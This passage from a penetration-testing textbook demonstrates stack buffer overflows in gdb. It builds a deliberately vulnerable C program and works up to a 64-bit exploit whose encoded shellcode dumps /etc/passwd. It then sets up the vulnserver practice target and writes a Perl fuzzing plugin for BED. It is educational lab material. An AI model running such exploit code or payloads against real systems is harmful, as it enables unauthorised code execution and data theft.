Once again, we run the program; this time however, we use a sequence of 14 characters and intentionally cause segmentation fault. When reviewing the results, it becomes obvious that something is not quite right. Take note of the reference to the SIGSEGV, segmentation fault. We will need to take advantage of this error and exploit the evident vulnerability. Unfortunately, there is a bit more that we need to understand before moving on to creating our shellcode. After all, so far all we know is that we can cause the application to crash. To progress, we must look at our registered addresses to further comprehend what occurred in memory space during the crash. Type i r at the prompt:

```
eax0x1b     27
ecx0xb7ff389f     -1208010593
```

```
edx0xb7fcb878     -1208174472
ebx0xb7fca000     -1208180736
esp0xb7ff389f     0xb7ff389f<_dl_unload_cache+47>
ebp0x0  0x0
esi0x0  0
edi0x0  0
eip0x2c31  0x2c31
eflags0x10286     [ PF SF IF RF ]
cs0x73  115
ss0x7b  123
ds              0x7b     123
es0x7b  123
fs              0x0      0
gs0x33  5114 characters
```

We have successfully smashed the stack, but we do not see any of our characters that we entered in the registers. So, we need to try more data and see if we can identify our characters in the register. The next input we will use is 20 characters.

Enter `r AAAAAAAAAAAAAAAAAAAA` to restart the program within the debugger:

The program being debugged has been started already.

Start it from the beginning? (y or n) y

Press `y` to let the debugger know you would like to completely restart:

Starting program: /root/bovrflow

We need to look at the registers again. Type `i r` at the prompt:

```
gdb) i r
eax0x21     33
ecx0x0  0
edx0xb7fcb878     -1208174472
ebx0xb7fca000     -1208180736
esp0xbffff3e0     0xbffff3e0
ebp0x41414141     0x41414141
esi0x0  0
edi0x0  0
eip0x8004141  0x8004141
```

```
eflags0x10286    [ PF SF IF RF ]
cs0x73  115
ss0x7b  123
ds              0x7b    123
es0x7b  123
fs              0x0     0
gs0x33  51
```

As the output of the command shows, the content of the registers in this example shows our `0x41`, but it is not complete in the location of the `EIP`. Let's do a little bit more work and get the `EIP` to point to the `0x41` characters, enter the following in `gdb`, and accept the fact that you are restarting the program when prompted. An example of this is as follows:

```
(gdb) r AAAAAAAAAAAAAAAAAAAAAAAA
  Program received signal SIGSEGV, Segmentation fault.
  0x080484a0 in main ()
```

Let's look at our registered addresses to further comprehend what occurred in the memory space during the crash. Type `i r` at the prompt:

```
gdb) i r
eax0x25     37
ecx0x0  0
edx0xb7fcb878   -1208174472
ebx0xb7fca000   -1208180736
esp0xbffff3d0   0xbffff3d0
ebp0x41414141   0x41414141
esi0x0  0
edi0x0  0
eip0x41414141   0x41414141
eflags0x10282   [ SF IF RF ]
cs0x73  115
ss0x7b  123
ds              0x7b    123
es0x7b  123
fs              0x0   0
gs0x33  51
```

We can see our input at `EIP` as `0x41414141`. This is exactly what we wanted with the control of `EIP`.

> If you do not understand what we are looking at when we see `0x41414141`, perform a quick search on the Internet for "ASCII conversion chart", find one that you are comfortable with, and print it out. Additionally, you can access a conversion chart in Kali by entering `man ascii`.

At this point, we have covered the basic concept of how the stack can be manipulated. Advanced attackers will understand and take advantage of these flaws whenever possible. Under many circumstances, you will not have time to fully check every single application for vulnerabilities such as buffer overflows, but it is good to understand the basic premise of the attacks we will be using as we move further into the chapter. If you find that you might enjoy vulnerability research, it is highly recommended that you check out the following resources:

Excellent resources to learn more about buffer overflow vulnerabilities and more:	
Smashing The Stack For Fun And Profit by Aleph One	`http://insecure.org/stf/smashstack.html`
Buffer Overflow Tutorial by Mudge	`http://insecure.org/stf/mudge_buffer_ overflow_tutorial.html`
The Corelan Team's website. This team is amazing. Check out their tutorials and forums!	`http://www.corelan.be/`
ihazomgsecurityskillz blog by "sickn3ss"–impressive write ups that are easy to follow along with. Check out the tutorials.	`http://ihazomgsecurityskillz.blogspot. in/`

Even though some of these are dated, many are considered classics in stack-based buffer overflow.

64-bit exploitation

The majority of the examples of stack-based exploits use the x86 or 32-bit version of the operating system. In this section, we will look at writing a vulnerable program and compiling it within the 64-bit architecture. We then debug it as we did in the previous section, and determine the address of the instruction pointer.

Following this, we attempt to take control of the instruction pointer. Since this is with 64-bit code, the process is somewhat of a challenge. So, let's get started.

One of the biggest differences is in the size of the memory. Since we have 64-bits, we can only address 47 of these in the user space. This results in a value of `0x4141414141414141` not being able to be used because it is too large, since it takes up all 64 bits; therefore, we can address a value of `0x0000414141414141` and we will be safe.

> The examples in this section are created using the Kali 2.0 64 bit version, which is using Debian kernel 4.0.

Like we did earlier in this chapter, we will create a simple program to conduct our 64-bit buffer overflow with. Open an editor of your choice in Kali and enter the following code:

```
#include<stdio.h>
#include<string.h>
#include<stdlib.h>

int main(intargc, char**argv)
{
    char buffer[256];
    if (argc != 2)
    {
        exit(0);
}

printf("%p\n" , buffer);
strcpy(buffer, argv[1]);
printf("%s\n" , buffer);
return 0;
}
```

Once you have saved the file as `over.c`, it is time to compile it. We will again use `gcc`; since this is 64-bit code we have to compile it a bit differently than the 32-bit. In a terminal window, enter the following:

```
gcc -m64 over.c -o over -z execstack -fno-stack-protector
```

Once the code is compiled, the executable is now available for our further experimentation. The first thing we want to do is test the code we created for functionality. In the terminal window, enter the following:

```
./over $(python -c 'print "A" * 300')
0x7fffffffdcd0
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

We have successfully smashed the stack, so now, as we did with 32-bit, the process is to look at memory and see what we have. Enter the following in the terminal window:

gdb over

(gdb) set disassembly-flavor intel

(gdb) break main

(gdb) break strcpy

(gdb) disassemble main

This will start the debugger and then set a couple of parameters, so we can review the program in memory as it runs. An example of the output from this command is shown in the following screenshot:

```
Dump of assembler code for function main:
   0x00000000004005d6 <+0>:     push   rbp
   0x00000000004005d7 <+1>:     mov    rbp,rsp
   0x00000000004005da <+4>:     sub    rsp,0x110
   0x00000000004005e1 <+11>:    mov    DWORD PTR [rbp-0x104],edi
   0x00000000004005e7 <+17>:    mov    QWORD PTR [rbp-0x110],rsi
   0x00000000004005ee <+24>:    cmp    DWORD PTR [rbp-0x104],0x2
   0x00000000004005f5 <+31>:    je     0x400601 <main+43>
   0x00000000004005f7 <+33>:    mov    edi,0x0
   0x00000000004005fc <+38>:    call   0x4004d0 <exit@plt>
   0x0000000000400601 <+43>:    lea    rax,[rbp-0x100]
   0x0000000000400608 <+50>:    mov    rsi,rax
   0x000000000040060b <+53>:    mov    edi,0x4006d4
   0x0000000000400610 <+58>:    mov    eax,0x0
   0x0000000000400615 <+63>:    call   0x4004a0 <printf@plt>
   0x000000000040061a <+68>:    mov    rax,QWORD PTR [rbp-0x110]
   0x0000000000400621 <+75>:    add    rax,0x8
   0x0000000000400625 <+79>:    mov    rdx,QWORD PTR [rax]
   0x0000000000400628 <+82>:    lea    rax,[rbp-0x100]
   0x000000000040062f <+89>:    mov    rsi,rdx
   0x0000000000400632 <+92>:    mov    rdi,rax
   0x0000000000400635 <+95>:    call   0x400480 <strcpy@plt>
   0x000000000040063a <+100>:   lea    rax,[rbp-0x100]
   0x0000000000400641 <+107>:   mov    rdi,rax
   0x0000000000400644 <+110>:   call   0x400490 <puts@plt>
   0x0000000000400649 <+115>:   mov    eax,0x0
   0x000000000040064e <+120>:   leave
   0x000000000040064f <+121>:   ret
End of assembler dump.
```

This shows us the main function, where we intentionally placed our weak function `strcpy`. The program crashes with `segmentation fault`. Our program's problem lies with the implementation of `strcpy`, which we use in main. The `strcpy` function takes one string and copies it into another, but it does not perform any bounds checking to make sure the supplied argument will fit into the destination string variable; therefore, it should *never* be used in production code. It is not the only function that fails to do bounds checking, and you are encouraged to research this more. For now, we will move on with the attempt at 64-bit exploitation.

Within the `gdb` debugger, enter the following:

```
(gdb) run $(python -c 'print "A" * 300')
```

You can go through the application flow using `stepi` to execute line by line after you pass the `strcpy` call that is located at address ending in `400635`. The next thing we want to do is review the registers, and we can do this within `gdb`.

The `gdb` needs to know which part of memory we want to see and how it should be displayed. Memory contents can be displayed in octal, hexadecimal, decimal, or binary format. We'll see a lot of hexadecimal in our journey through exploit development, so let's use the `x` flag to tell `gdb` to display our memory in a hexadecimal format.

We can also output memory in increments of one byte, a two-byte half word, a four-byte word, and an eight-byte giant. Let's look at hexadecimal-format words, starting at the RSP register with the `x/20xg $rsp` command, as shown in the following image:

```
(gdb) x/20xg $rsp
0x7fffffffe0b0:  0x00007fffffffe2a8      0x00000002f7ffe1a8
0x7fffffffe0c0:  0x4141414141414141      0x4141414141414141
0x7fffffffe0d0:  0x4141414141414141      0x4141414141414141
0x7fffffffe0e0:  0x4141414141414141      0x4141414141414141
0x7fffffffe0f0:  0x4141414141414141      0x4141414141414141
0x7fffffffe100:  0x4141414141414141      0x4141414141414141
0x7fffffffe110:  0x4141414141414141      0x4141414141414141
0x7fffffffe120:  0x4141414141414141      0x4141414141414141
0x7fffffffe130:  0x4141414141414141      0x4141414141414141
0x7fffffffe140:  0x4141414141414141      0x4141414141414141
```

This shows us the stack after `strcpy`, and as the image shows, the memory has been filled up with the characters that the Python script generated. We placed the `printf` statement in the code, so we can see the starting address to make our job a little bit easier as we continue our quest of exploiting this 64-bit code. You may have also noticed, we are looking at taking control of **RIP** vice EIP that we took control of in the 32-bit exploitation experiment.

Continue to step through the code until `segmentation fault` is displayed. Once this has been displayed, and we want to look at the stack again, enter `x/20xg $rsp`. An example of the output after this is shown in the following image:

```
(gdb) x/20xg $rsp
0x7fffffffe1c8: 0x4141414141414141    0x4141414141414141
0x7fffffffe1d8: 0x4141414141414141    0x4141414141414141
0x7fffffffe1e8: 0x0000000041414141    0x0000000000000000
0x7fffffffe1f8: 0x27e872fd6872190e    0x00000000004004e0
0x7fffffffe208: 0x00007fffffffe2a0    0x0000000000000000
0x7fffffffe218: 0x0000000000000000    0xd8178d02abd2190e
0x7fffffffe228: 0xd8179db7fd88190e    0x0000000000000000
0x7fffffffe238: 0x0000000000000000    0x0000000000000000
0x7fffffffe248: 0x0000000000400650    0x00007fffffffe2a8
0x7fffffffe258: 0x0000000000000002    0x0000000000000000
```

Now that we have the successfully smashed the stack, we want to take a look at the registers; enter `i  r` to display the contents of the registers at the time of the crash. An example of this is shown in the following image:

```
(gdb) i r
rax            0x0      0
rbx            0x0      0
rcx            0x7ffff7b0c620   140737348945440
rdx            0x7ffff7dd87a0   140737351878560
rsi            0x7ffff7ff5000   140737354092544
rdi            0x0      0
rbp            0x4141414141414141       0x4141414141414141
rsp            0x7fffffffe1c8   0x7fffffffe1c8
r8             0x4141414141414141       4702111234474983745
r9             0x4141414141414141       4702111234474983745
r10            0x4141414141414141       4702111234474983745
r11            0x246    582
r12            0x4004e0 4195552
r13            0x7fffffffe2a0   140737488347808
r14            0x0      0
r15            0x0      0
rip            0x40064f 0x40064f <main+121>
eflags         0x10246  [ PF ZF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
```

As the image of the registers shows, we have the RSP address of 0x7ffffffffe1c8, but we do not have the characters that we want in the location pointed to by the rip, so we have not been successful in our quest to control rip. Why do you think this is? Remember, when we discussed earlier in this chapter that the address may be 64-bits, but only 47-bits are accessed by the user, our string was *TOO BIG!* We just have to reduce the size of it to get the results we want, so let's work on that now:

- The process is, we need to determine the size of the buffer in memory, and we have the information that is required for this. We have the address of RSP at 0x7ffffffffe1c8 after the data is copied into the buffer. We take this number and subtract the address of the start of the buffer at address 0x7ffffffffe0c0 from it.

- 0x7ffffffffe1c8 - 0x7ffffffffe0c0 = 0x108 = 264 decimal.

Now that we know the size of the buffer, it is just a matter of time to determine how we can take control of the instruction pointer. With exploit development and crafting buffer overflows, we use the letter A, and once we have the potential size of the buffer in memory, we write the letter B to see if we can discover it in the location of rip.

Based on the information we have, we want to combine the letters and attempt to take control of the program execution. We know we have a 264 byte buffer, so we will fill this with the A and then write the additional data with the B.

Enter the following in gdb, as follows:

```
(gdb) run $(python –c 'print "A" * 264 + "B" * 6')
```

This command uses Python to generate 264 of the character A and then 6 of the character B. It is passed into our strcpy and overflows the buffer again. Let's take a look at the memory and see what has happened. As a recap, we have set two breakpoints, so you will need to step through the program until it passes through the copy of the buffer. Once the instruction has been completed, enter the following:

```
(gdb) i r
```

An example of the output of this command is shown in the following image:

```
(gdb) i r
rax            0x0      0
rbx            0x0      0
rcx            0x7ffff7b0c620    140737348945440
rdx            0x7ffff7dd87a0    140737351878560
rsi            0x7ffff7ff5000    140737354092544
rdi            0x0      0
rbp            0x4141414141414141        0x4141414141414141
rsp            0x7fffffffe1f0    0x7fffffffe1f0
r8             0x4141414141414141        4702111234474983745
r9             0x4141414141414141        4702111234474983745
r10            0x4141414141414141        4702111234474983745
r11            0x246    582
r12            0x4004e0 4195552
r13            0x7fffffffe2c0    140737488347840
r14            0x0      0
r15            0x0      0
rip            0x424242424242    0x424242424242
eflags         0x10246  [ PF ZF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
```

Based on the image, we now see that our B characters are located in the place of the `rip`, and this indicates that we have successfully taken control of it. The `0x42` represents our B character.

From here, it is a matter of getting the instruction pointer to point to our code and execute. We explained how we used the technique of printing out the address of the start of the user-controlled stack. This is not the only way to retrieve this, as we can use the debugger itself; enter the following:

(gdb) x/4xg $rsp

An example of the output from this command is shown in the following image:

```
(gdb) x/4xg $rsp
0x7fffffffe0d0: 0x00007fffffffe2c8        0x00000002f7ffe1a8
0x7fffffffe0e0: 0x4141414141414141        0x4141414141414141
```

The next thing that we want to do is create our payload, and this is the process of placing the data and then following it with the address of the stack pointer. There is one more thing that we have to keep in mind with our code, and that is that we are working with an Intel machine, so that means we are in a Little Endian architecture. Going into details of the Endian architectures is beyond the scope of the book, but for more information, you can go to `http://www.yolinux.com/TUTORIALS/Endian-Byte-Order.html`.

What this means to our payload is, we have to reverse the addressing. This is another reason we selected Python to send the character string into our buffer. That's exactly what `[::-1]` does in Python. Enter the following into our debugger to see if we overwrite the instruction pointer with our address:

```
(gdb)run $(python -c 'print "A" * 264 + "\7f\xff\xff\xff\xe0\xe0"
[::-1]')
```

Once the `strcpy` function has executed, we need to look at the registers and see if we have successfully placed our address into the instruction pointer. An example of this is shown in the following image:

```
(gdb) i r
rax            0x0      0
rbx            0x0      0
rcx            0x7ffff7b0c620    140737348945440
rdx            0x7ffff7dd87a0    140737351878560
rsi            0x7ffff7ff5000    140737354092544
rdi            0x0      0
rbp            0x4141414141414141        0x4141414141414141
rsp            0x7fffffffe1f0   0x7fffffffe1f0
r8             0x4141414141414141        4702111234474983745
r9             0x4141414141414141        4702111234474983745
r10            0x4141414141414141        4702111234474983745
r11            0x246    582
r12            0x4004e0 4195552
r13            0x7fffffffe2c0   140737488347840
r14            0x0      0
r15            0x0      0
rip            0x7fffffffe0e0   0x7fffffffe0e0
eflags         0x246    [ PF ZF IF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
```

The image has proven that we now have the `rip` pointing to `0x7fffffffe0e0`. We now effectively have control of the instruction pointer, so now comes the fun part! We have to either write or find our own shell code. We will not cover all of the intricate details on this as we will leave it as a challenge for later. We will be using a custom piece of shell code that will open and then dump the `/etc/passwd` file, a small example of that code is shown in the following image:

```
            ; syscall write output to stdout

            xor rdi, rdi
            add dil, 1 ; set stdout fd = 1
            mov rdx, rax
            xor rax, rax
            add al, 1
            syscall

            ; syscall exit

            xor rax, rax
            add al, 60
            syscall

_push_filename:
            call_readfile
            path: db "/etcpasswdA"
```

The process from here is to extract the shell code from the assembly language file, and the result is the code needed to execute on the stack. We accomplish this by entering the following within `gdb`:

```
(gdb) run $(python -c 'print "\xeb\x3f\x5f\x80\x77\x0b\x41\x48\x31\xc0\
x04\x02\x48\x31\xf6\x0f\x05\x66\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\
x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\x48\x31\xff\
x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\
x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\
x73\x77\x64\x41" + "A" * 182 +"\x7f\xff\xff\xff\xe0\xe0"[::-1]')
```

Our shell code is 82 bytes, so we have to subtract that from 264. Once we have done this, we then prepend our code to the `A` sled and point the address into the shell code. The result of this will be the `/etc/passwd` file being displayed on the screen. The format will not be perfect, but the code does succeed in running on the stack and executing our provided code.

An example of this is shown in the following image:

```
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
mysql:x:104:109:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
avahi:x:106:112:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
miredo:x:107:65534::/var/run/miredo:/bin/false
ntp:x:108:114::/home/ntp:/bin/false
stunnel4:x:109:116::/var/run/stunnel4:/bin/false
uuidd:x:110:117::/run/uuidd:/bin/false
Debian-exim:x:111:118::/var/spool/exim4:/bin/false
statd:x:112:65534::/var/lib/nfs:/bin/false
arpwatch:x:113:121:ARP Watcher,,,:/var/lib/arpwatch:/bin/sh
colord:x:114:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
epmd:x:115:124::/var/run/epmd:/bin/false
couchdb:x:116:125:CouchDB Administrator,,,:/var/lib/couchdb:/bin/bash
dnsmasq:x:117:65534:dnsmasq,,,:/var/lib/misc:/bin/false
dradis:x:118:127::/var/lib/dradis:/bin/false
geoclue:x:119:128::/var/lib/geoclue:/bin/false
pulse:x:120:129:PulseAudio daemon,,,:/var/run/pulse:/bin/false
speech-dispatcher:x:121:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
snmp:x:123:131::/var/lib/snmp:/usr/sbin/nologin
postgres:x:124:134:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
iodine:x:125:65534::/var/run/iodine:/bin/false
redis:x:126:137::/var/lib/redis:/bin/false
redsocks:x:127:138::/var/run/redsocks:/bin/false
sslh:x:128:139::/nonexistent:/bin/false
rtkit:x:129:140:RealtimeKit,,,:/proc:/bin/false
saned:x:130:141::/var/lib/saned:/bin/false
usbmux:x:131:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
beef-xss:x:132:142::/var/lib/beef-xss:/bin/false
Debian-gdm:x:133:144:Gnome Display Manager:/var/lib/gdm3:/bin/false
rwhod:x:134:65534::/var/spool/rwho:/bin/false
[Inferior 1 (process 5214) exited with code 01]
```

We have now successfully placed our code within the memory of the running program, and then pointed the instruction pointer to our shellcode and dumped the contents of the `/etc/passwd` file.

Introducing vulnserver

We will be using vulnserver, that can be downloaded from here:
http://thegreycorner.com/2010/12/introducing-vulnserver.html

This will be our target during several of the following exercises. This intentionally vulnerable application was created by Stephen Bradshaw to provide himself and the security community with an application that can be used to practice various security-related tasks.

Ideally, the program is to be run on a Windows-based machine; as we are trying to keep the book focused on open source and freely available programs, we will run the server on our `Ubuntu_test1machine_1` machine. This will be sufficient to learn more about the fuzzing tools available in Kali.

Download the vulnserver application to your `Ubuntu_testmachine_1` machine, unzip it, and review the `license` and `readme` files carefully. In a terminal window, enter the following:

```
#apt-get install wine
```

Start `vulnserver.exe` up using the following command in the Ubuntu machine:

```
#wine vulnserver.exe 4444
Starting vulnserver version 1.00
Called essential function dll version 1.00


This is vulnerable software!
Do not allow access from untrusted systems or networks!


Waiting for client connections...
```

This command will use `wine` to run your `vulnserver.exe` application on port `4444`. To test that the server is working properly, open up a terminal session and connect it to the server using `netcat`, as follows:

```
# nc 127.0.0.1 4444
```

You will be presented with an introduction screen from vulnserver:

```
Welcome to Vulnerable Server! Enter HELP for help.
```

As mentioned by the prompt, you may enter `HELP` to receive information about available inputs:

```
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
```

```
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

We will be using different fuzzers that come preinstalled on Kali to inject malformed, random, or mutated data into these inputs. To get more familiar with the server, feel free to poke around. Here is an example of a valid input:

```
LTER AAAAAA
LTER COMPLETE
```

The application expected an input, which we provided as LTER AAAAAA. As there is no problem with this input, the application returns to the normal state.

> As you may have discovered, case does matter! This is typical in Unix and Linux; the case in most of these systems does matter.

The application expected an input, which we provided as LTER AAAAAA. As there is no problem with this input, the application returns to the normal state.

> For detailed information about the vulnserver application, visit Stephen Bradshaw's blog. While there, you will also find that it contains several great tutorials related to his vulnserver application and more, that are well written and easy to follow.

Fuzzing tools included in Kali

Luckily for us, it is not necessary for the typical penetration tester to spend months and years preparing the perfect fuzzer. The community has already provided us with an abundance of these wonderful tools, and compared to writing them, their usage is a breeze!

Bruteforce Exploit Detector (BED)

The **Bruteforce Exploit Detector** (**BED**) does exactly what the name implies. The program will allow you to send data to the target application in hopes that a crash will occur. Although this method does work in certain situations, at times more control is needed when trying to find vulnerable applications. Kali has BED preinstalled; BED provides the ability to fuzz several, often using protocols without modification:

```
BED 0.5 by mjm( www.codito.de ) & eric ( www.snake-basket.de )


 Usage:


./bed.pl -s <plugin> -t <target> -p <port> -o <timeout> [ depends on the
plugin ]


<plugin>   = FTP/SMTP/POP/HTTP/IRC/IMAP/PJL/LPD/FINGER/SOCKS4/SOCKS5

<target>   = Host to check (default: localhost)

<port>     = Port to connect to (default: standard port)

<timeout>  = seconds to wait after each test (default: 2 seconds)
use "./bed.pl -s <plugin>" to obtain the parameters you need for the
plugin.


 Only -s is a mandatory switch.
```

Besides the plugins provided by the developers of the Bruteforce Exploit Detector, you may also easily create your own plugins. Take a look at the `/usr/share/doc/bed` directory `dummy.pm` file. This skeleton provides you with a skeleton that can be modified to suit our needs. Change directory to `/usr/local/share/bed/bedmod` and `cat` a couple of the files that you see, such as `ftp.pm`, to get a better idea of what a fully functional plugin looks like. When you are comfortable with the format, create a new file in the `bedmod` folder and name it `vserver.pm`. The following code has been created using the `dummy.pm` example template. Enter this code into `vserver.pm`:

```
packagebedmod::vserver;
use Socket;
sub new{
my $this = {};
    # define everything you might need
bless $this;
```

```perl
    return $this;
    }

    sub init
    my $this = shift;
       %special_cfg=@_;


            $this->{proto} = "tcp";


    if ($special_cfg{'p'} eq "") { $this->{port}='4444'; }
    else { $this->{port} = $special_cfg{'p'}; }


    $iaddr = inet_aton($this->{target})              || die "Unknown host:
    $host\n";
    $paddr = sockaddr_in($this->{port}, $iaddr)     || die
    "getprotobyname: $!\n";
    $proto = getprotobyname('tcp')                   || die
    "getprotobyname: $!\n";
    socket(SOCKET, PF_INET, SOCK_STREAM, $proto)     || die "socket: $!\n";
    connect(SOCKET, $paddr)                          || die "connection
    attempt failed: $!\n";
    send(SOCKET, "HELP", 0)          || die "HELP request failed: $!\n";


       $this->{vrfy} = "HELP\r\n";
    }


    sub getQuit{


    return("EXIT\r\n");
    }


    # what to test without doing a login before

    sub getLoginarray{
    my $this = shift;
            @login = ("");
    return(@login);
    }


    # which commands does this protocol know ?
    sub getCommandarray {
    my $this = shift;
    # the XAXAX will be replaced with the buffer overflow / format string
    #data
```

```perl
# place every command in this array you want to test
   @cmdArray = (
"XAXAX\r\n",
      "STATS XAXAX\r\n",
      "RTIME XAXAX\r\n",
      "LTIME XAXAX\r\n",
               "SRUN XAXAX\r\n",
      "TRUN XAXAX\r\n",
               "GMON XAXAX\r\n",
      "GDOG XAXAX\r\n",
               "KSTET XAXAX\r\n",
      "GTER XAXAX\r\n",
               "HTER XAXAX\r\n",
      "LTER XAXAX\r\n",
      "KSTAN XAXAX\r\n"
   );
return(@cmdArray);
}


# How to respond to login prompt:
sub getLogin{          # login procedure
my $this = shift;
      @login = ("HELP\r\n");
return(@login);
}


# Test anything else you would like to
sub testMisc{
return();
}


1;
```

At first glance, this code may seem complicated. If you take a look at the highlighted code, you will see the most important aspect of our particular plugin. We instructed `bed` to send data to each of the inputs that were provided to us by the HELP command. The default port is set to `4444`, and the login is blank because it is not required for this type of application. There is one more modification that needs to occur before we can use the `vserver.pm` plugin. Open up the `/usr/share/bed/bed.pl` file for editing and add `vserver` to the `@plugins` variable on line #14:

```perl
@plugins = ( "ftp", "smtp", "pop", "http", "irc", "imap", "pjl",
"lpd", "finger", "socks4", "socks5", "vserver" );
```

Save the changes you made to `bed.pl` and exit your editor. Assuming you have already started `vulnserver.exe` on port `4444`, let's give our new plugin a try:

```
# bed -s vserver -t <IP of the Server>
  BED 0.5 by mjm( www.codito.de ) & eric ( www.snake-basket.de )


  * Normal tests
   + Buffer overflow testing:
  testing: 1    XAXAX      ...........
  testing: 2    STATS XAXAX    ...........
  testing: 3    RTIME XAXAX    ...........
  testing: 4    LTIME XAXAX    ...........
  testing: 5    SRUN XAXAX     ...........
  testing: 6    TRUN XAXAX     ...........
  testing: 7    GMON XAXAX     ...........
  testing: 8    GDOG XAXAX     ...........
  testing: 9    KSTET XAXAX    ...
```

The `bed.pl` is definitely doing something, but we do not really get any feedback on precisely what is occurring. If you wait long enough, you will receive a notice of a crash. An example of this is shown in the following image:

Unfortunately, the vulnserver application is still receiving connections and thus, `bed.pl` will continue the brute forcing process. Also, at this point we do not know what caused the crash. When we click on **Close**, we are rewarded with some debugging information from the vulnserver console, but this behavior should not always be expected when working with client-modified or created applications. Often debugging will be disabled on production applications to avoid giving potential attackers too much information.

> We did not code in anything that would stop the program if certain statements (such as GOODBYE) did not appear after the EXIT command was initiated. Because of this, the Bruteforce Exploit Detector did not detect that there was an issue! Challenge yourself to add this functionality to your plugin!

Let's take a look at the terminal that is providing usage feedback from stdout:

```
Waiting for client connections...
Unhandled exception: page fault on read access to 0x41414141 in 32-bit
code (0x41414141).
Register dump:
